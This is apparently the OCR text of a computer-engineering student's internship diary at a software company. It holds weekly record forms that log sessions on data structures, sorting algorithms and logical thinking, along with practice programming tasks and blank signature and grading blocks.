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

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SUPPLEMENTRY NOTES
(add additional sheets if required)

Day-03 :- Session about Data Structure
1) What is data structure 2) Types of DS
3) Stack 4) Array 5) Queue 6) Linked list

-Task :- difference between array Vs linked list
-Technical example of queue
-Stack implementation using array
-Queue implementation using array
-Insert and delete operation in linked list

Day 04 :- learned different types of sorting Algorithm.
1) Bubble Sort 2) Insertion Sort 3) Merge Sort
4) Selection Sort 5) Quick Sort.
- Provide the task related to sorting Algorithm

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

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TOTAL HOURS: 48 hours

R.B Raval
SIGNATURE OF STUDENT

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EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Signature of Officer-in-charge
of Dept / Section / Plant

Date:

Date:

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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

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Annexure I
Enrollment no. 190390107051

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Rushi Rameshbhai Raval
DIARY OF THE WEEK: DURATION FROM 12/06/2023 TO 16/06/2023
DEPARTMENT: Computer Engineering SEM: 8th
NAME OF THE ORGANISATION: Yudiz Solutions Limited
NAME OF THE PLANT/SECTION/DEPARTMENT: Core Development
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Hasan Kapasi

DESCRIPTION OF THE WORK DONE IN BRIEF

Day-10: learn about different sorting algorithm like 1) merge sort 2) quick sort 3) selection sort 4) insertion sort 5) bubble sort

Day-11 - We get new problem definition to work upon. generate an array with numbers then one apply different sorting algorithm and check time taken by each, I got know that quick sort is fastest than all.
- our seniors assign a one test for all of us about DSA concepts.

Day 12 - We have session about logical thinking. He asks many question that required logical thinking and also tells us about the importance about logical thinking. also tells us one story called ship thesis that was also about logical thinking.

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

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SUPPLEMENTRY NOTES
(add additional sheets if required)

અધ્યાય-13 :- we get a more problem definition. 1) Pattern problem 2) difference between the sum of odd and even position digit 3) License key reformatting problem 4) flight filled booking system.

અધ્યાય-14 :- write a program for Bank management software minimum feature :- Add money, withdraw money, Account statement, view account info, Switch account, search account by account no. or name

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

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TOTAL HOURS: 24- hours

R.B Raval
SIGNATURE OF STUDENT

The above entries are correct and the grading of work done by Trainee is
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Signature of Faculty Mentor

Signature of officer-In-charge
of Dept. / Section / Plant

Date:

Date:

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

